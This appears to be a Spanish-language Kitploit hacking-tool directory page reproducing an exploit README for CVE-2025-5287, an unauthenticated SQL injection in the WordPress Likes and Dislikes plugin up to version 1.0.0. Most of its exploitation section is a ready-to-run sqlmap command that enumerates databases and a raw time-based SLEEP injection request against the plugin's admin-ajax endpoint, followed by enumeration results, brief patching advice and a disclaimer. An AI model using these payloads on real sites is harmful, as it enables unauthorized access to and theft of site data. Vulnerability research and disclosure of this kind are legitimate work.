
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-5287 — El plugin de WordPress Likes and Dislikes <= 1.0.0 es vulnerable a inyección SQL. | Kitploit
Herramientas/GitHubGitHub/nxploited/cve-2025-5287
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y Educación
GitHubnxploited/cve-2025-5287

CVE-2025-5287

El plugin de WordPress Likes and Dislikes <= 1.0.0 es vulnerable a inyección SQL.

Ver Repositorio
1hace 1 añoAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

🔥 WordPress Likes and Dislikes Plugin ≤ 1.0.0 - Inyección SQL sin autenticación

🧠 ID de CVE: CVE-2025-5287

Descubierto por: Khaled_Alenazi (Nxploited)
Publicado el: 27 de mayo de 2025


📋 Descripción

El plugin Likes and Dislikes para WordPress es vulnerable a inyección SQL a través del parámetro post en todas las versiones hasta la 1.0.0 inclusive.
Debido a un escape insuficiente y a la falta de consultas preparadas, los atacantes no autenticados pueden inyectar SQL sin procesar en las consultas del backend, lo que conduce a fuga o manipulación de datos.


🧬 Detalles técnicos

  • Parámetro vulnerable: post
  • Tipo de vulnerabilidad: Inyección SQL (basada en booleano y basada en tiempo)
  • Método HTTP: POST
  • Endpoint afectado: /wp-admin/admin-ajax.php
  • Estado del parche: ❌ No corregido
  • Privilegios requeridos: Ninguno (Sin autenticación)
  • Puntuación CVSS: 9.3 (Alta)
  • OWASP Top 10: A1 - Inyección

💥 Explotación

✅ Comando SQLMap (Inyección SQL ciega basada en tiempo):

sqlmap -u "http://TARGET/wp-admin/admin-ajax.php" \
--data "action=my_likes_dislikes_action&post=1&state=like" \
--method POST --risk 3 --level 5 --batch --time-sec=5 --dbs

Este comando confirma el punto de inyección y enumera las bases de datos mediante una técnica basada en tiempo.

🧪 Payload de PoC (Manual - Basado en tiempo):

POST /wp-admin/admin-ajax.php HTTP/1.1
Host: nxploit.ddev.site
Content-Type: application/x-www-form-urlencoded
Connection: close

action=my_likes_dislikes_action&post=1 AND (SELECT 1234 FROM (SELECT(SLEEP(5)))a)&state=like


🧪 Resumen de evidencia

  1. Enumeración con SQLMap:

    • Detectó SQLi boolean-based blind y time-based blind.
    • Confirmó que el backend es MySQL.
    • Bases de datos enumeradas: db, test, information_schema.

    Prueba de SQLMap

  2. Verificación manual con Burp Suite:

    • Retraso en la respuesta HTTP confirmado mediante payload basado en tiempo.
    • El retraso superó los 15 seconds, lo que indica una inyección real.

    Prueba de Burp Suite


⚠️ Riesgos

  • Severidad CVSS: 9.3 (Alta)
  • Esta vulnerabilidad puede utilizarse para extraer datos confidenciales sin autenticación.

🔗 Referencias

  • https://patchstack.com/database/wordpress/plugin/inprosysmedia-likes-dislikes-post/vulnerability/wordpress-likes-and-dislikes-plugin-plugin-1-0-0-unauthenticated-sql-injection-vulnerability
  • https://nvd.nist.gov/vuln/detail/CVE-2025-5287

🛡️ Recomendaciones

  • Sanear y parametrizar inmediatamente la entrada de post.
  • Usar consultas preparadas.
  • Implementar WAF y limitación de peticiones para reducir los intentos de inyección por fuerza bruta.

⚠️ Aviso legal

Este contenido se proporciona solo con fines educativos y de investigación.
El autor no aprueba la actividad maliciosa ni la explotación de sistemas sin autorización explícita.


👤 Autor

Khaled_Alenazi (Nxploited)

Descargar herramienta